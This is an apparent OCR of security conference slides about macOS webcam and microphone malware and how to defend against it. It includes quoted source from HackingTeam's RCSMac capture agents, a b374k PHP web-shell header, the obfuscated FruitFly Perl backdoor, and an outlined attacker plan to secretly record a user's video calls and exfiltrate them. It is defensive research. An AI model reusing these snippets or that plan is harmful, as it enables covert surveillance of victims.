- **b** USB micro-controller communicates with the image sensor via I/O pins
- **c** LED indictor connected to STANDBY input (off when STANDBY, on otherwise)
- **d** Image sensor produces images

PDF *"iSeeYou: Disabling the MacBook Webcam Indicator LED"* -JHU

REPROGRAMMING iSIGHT

...give it new firmware



1 'upload' malicious firmware to USB controller

2 › keep STANDBY asserted ('on')
› configure image sensor to ignore STANDBY

wow, too 'easy' :/

"it [USB controller] can be reprogrammed at any time using 'Firmware Load' requests. Furthermore, it can be reprogrammed from any user space process" -JHU

Protect Your Webcams

0x1: physically cover

facebook guy

"Cover up your webcam" -FBI director

amazon has covers

PROTECT YOUR WEBCAMS

0x2: via file permissions

"how to disable webcam....completely" -osxdaily


```
# csrutil status
System Integrity Protection status: disabled.

# chmod 200 /System/Library/Frameworks/CoreMediaIO.framework/Versions/A/Resources/VDC.plugin/
Contents/MacOS/VDC

# chmod 200 /System/Library/PrivateFrameworks/CoreMediaIOServicesPrivate.framework/Versions/A/
Resources/AVC.plugin/Contents/MacOS/AVC

# chmod 200 /System/Library/QuickTime/QuickTimeUSBVDCDigitizer.component/Contents/MacOS/
QuickTimeUSBVDCDigitizer

# chmod 200 /Library/CoreMediaIO/Plug-Ins/DAL/AppleCamera.plugin/Contents/MacOS/AppleCamera

# chmod 200 /Library/CoreMediaIO/Plug-Ins/FCP-DAL/AppleCamera.plugin/Contents/MacOS/AppleCamera
```

1. disable System Integrity Protection
2. set webcam related plugins to '--w-------'

Synack

AUDIO/VIDEO 'AWARE' MALWARE

becoming ever more prevalent :(



Synack

OS X/Crisis

hackingteam's implant

```
144  - (BOOL)saveSLIPlist: (id)anObject atPath: (NSString *)aPath
145  {
146    // AV evasion: only on release build
147    AV_GARBAGE_006
148
149    BOOL success = [anObject writeToFile: aPath
150                              atomically: YES];
151
```

RCSMac 〉 Thread 1 〉 0 -

```
(lldb) po aPath
/Users/patrick/Library/LaunchAgents/com.apple.loginStoreagent.plist
```


persistence (leaked source code)

```
// modules keywords
#define MODULES_KEY         @"modules"
#define MODULES_TYPE_KEY    @"module"
#define MODULES_ADDBK_KEY   @"addressbook"
#define MODULES_MSGS_KEY    @"messages"
#define MODULES_POS_KEY     @"position"
#define MODULES_DEV_KEY     @"device"
#define MODULES_CLIST_KEY   @"calllist"
#define MODULES_CAL_KEY     @"calendar"
#define MODULES_MIC_KEY     @"mic"
#define MODULES_SNP_KEY     @"screenshot"
#define MODULES_URL_KEY     @"url"
#define MODULES_APP_KEY     @"application"
#define MODULES_KEYL_KEY    @"keylog"
#define MODULES_CLIP_KEY    @"clipboard"
#define MODULES_CAMERA_KEY    @"camera"
```

launch agent

rootkit component

intelligence collection



"Building HackingTeam's OS X Implant For Fun & Profit"

Synack

OS X/Crisis

webcam access

```
// modules keywords
#define MODULES_ADDBK_KEY    @"addressbook"
#define MODULES_MSGS_KEY     @"messages"
#define MODULES_MIC_KEY      @"mic"
#define MODULES_SNP_KEY      @"screenshot"
#define MODULES_KEYL_KEY     @"keylog"
#define MODULES_CAMERA_KEY   @"camera"
#define MODULES_CHAT_KEY     @"chat"
#define MODULES_MOUSE_KEY    @"mouse"
```

```
/*
 * RCSMac - Webcam agent
 *
 * Copyright (C) HT srl 2009. All rights reserved
 *
 */

-(BOOL)_initSession
{

  mCaptureSession = [[QTCaptureSession alloc] init];

  mDevice = [QTCaptureDevice defaultInputDeviceWithMediaType:QTMediaTypeVideo];

  mCaptureDeviceInput = [[QTCaptureDeviceInput alloc] initWithDevice: mDevice];

  [mCaptureSession addInput: mCaptureDeviceInput error: &error]

  ....

}
```

Qt

HT's webcam capture code (RCSMAgentWebcam.m)

Synack

OS X/Crisis

mic access

```
// modules keywords
#define MODULES_ADDBK_KEY    @"addressbook"
#define MODULES_MSGS_KEY     @"messages"
#define MODULES_MIC_KEY      @"mic"
#define MODULES_SNP_KEY      @"screenshot"
#define MODULES_KEYL_KEY     @"keylog"
#define MODULES_CAMERA_KEY   @"camera"
#define MODULES_CHAT_KEY     @"chat"
#define MODULES_MOUSE_KEY    @"mouse"
```


```
/*
 * RCSMAgentMicrophone.m
 *  Microphone Agent for MacOS
 *  Uses AudioQueues from AudioToolbox
 *
 * Copyright (C) HT srl 2011. All rights reserved
 */

-(void)startRecord
{

    infoLog(@"Starting mic agent");

    // Create a new recording audio queue
    success = AudioQueueNewInput(&mDataFormat,myInputAudioCallback,self,
                                 NULL,kCFRunLoopCommonModes,0,&mQueue);
    ....

    // Start the queue
    success = AudioQueueStart(mQueue, NULL);

}
```

HT's mic capture code (RCSMAgentMicrophone.m)

Synack

OS X/Eleanor-A

trojan + tor backdoor



'EasyDoc Convertor'
(macupdate.com)

```
<?php
/*
        b374k shell 3.2.3 / Jayalah Indonesiaku
        https://github.com/b374k/b374k
*/
$GLOBALS['pass'] = "15bd408e435dc1a1509911cfd8c312f46ed54226";
$func="cr"."eat"."e_fun"."cti"."on";$b374k=$func('$ ...
```


b374k shell

Synack

OS X/ELEANOR-A

webcam capture

osx/eleanor
& utilities



sourceforge.net
/p/webcam-tools

wacaw: "a collection of tools and scripts for processing images and video from attached USB and FireWire webcams on Mac OS X"

```
$ ./wacaw --video --duration 60 capture.avi
video size (160 x 120)
duration 60 seconds

$ file capture.avi
capture.avi: ISO Media, Apple QuickTime movie
```


wacaw

Synack

OS X/MOKES

'sophisticated' cross-platform backdoor


> *"This malware...is able to steal various types of data from the victim's machine (Screenshots, Audio-/Video-Captures, Office-Documents, Keystrokes)"* -kaspersky



execute

search for office docs

```
0000001C unicode :/file-search
0000000E unicode *.xlsx
0000000C unicode *.xls
0000000E unicode *.docx
0000000C unicode *.doc
```



monitor for removable media

screen

audio

video

capture

Synack

OS X/MOKES

webcam capture via QT

plugins/avfoundation/camera/
avfmediarecordercontrol.mm

```
AVFMediaRecorderControl::AVFMediaRecorderControl(AVFCameraService *,QObject *)
AVFMediaRecorderControl::setState(QMediaRecorder::State)
AVFMediaRecorderControl::setupSessionForCapture(void)
```

IDA disasm


```
AVFMediaRecorderControl::setupSessionForCapture(void) proc

 ...

 call    AVFCameraSession::state(void)

 call    AVFAudioInputSelectorControl::createCaptureDevice(void)


 lea     rdx, "Could not connect the video recorder"
 ...
 call    QMediaRecorderControl::error(int,QString const&)
```

OS X/FruitFly (Quimitchin)


backdoor targeting biomedical research institutions

```
$ file FruitFly/client
client: a /usr/bin/perl script executable

$ less FruitFly/client
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use IPC::Open2;my$a;sub A{die if!defined syswrite$a,$_[0]}
sub B{my($b,$c)=('','');while($_[0]>length$b){die if!sysread$a,$c,$_[0]-length$b;$b.=$c;}return
$b;}sub C{unpack'V',B 4}sub E{B C}sub G{my$b
...
__DATA__
<CE><FA><ED><FE>....
```

'client' perl script



connection attempts



launch agent persistence

Synack

OS X/FruitFly (Quimitchin)

webcam capture QuickTime APIs

hopper decompile


```
int sub_2f80(int arg0, int arg1, int arg2, int arg3)
{
  eax = OpenDefaultComponent(0x62617267, 0x0);

  eax = SGInitialize();

  eax = SGNewChannel();

  eax = SGGetChannelDeviceList();

  eax = SGStartRecord();
```

- deprecated APIs
- 32-bit only

```
$ file FruitFly/client
client:  Mach-O executable i386

$ ls
MacOSX10.11.sdk   MacOSX10.12.sdk

$ locate QuickTime.h
/MacOSX10.11.sdk/System/Library/Frameworks/QuickTime.framework/Versions/A/Headers/QuickTime.h
```

Piggy-Backing


grabbing audio & video




Synack

Users Use Their Webcams


...for a variety of legit & sensitive uses




business meetings



R&D sessions




skyping with sources



intimate FaceTimes

The Goal

record audio/video during such sessions (!detected)



1. user initiates webcam session
2. malware detects this & begins recording (until session ends)
3. ...and exfil's it to remote attacker

Detecting Video Session

1 enumerate camera

```objc
#import <AVFoundation/AVFoundation.h>

//array of cameras
NSArray *cameras = nil;

//get cameras
cameras = [AVCaptureDevice devicesWithMediaType:AVMediaTypeVideo];

//enumerate all
// ->display info, etc
for(AVCaptureDevice* camera in cameras)
{

    //display info
    NSLog(@"camera: %@/%@", camera.manufacturer, camera.localizedName);

}
```

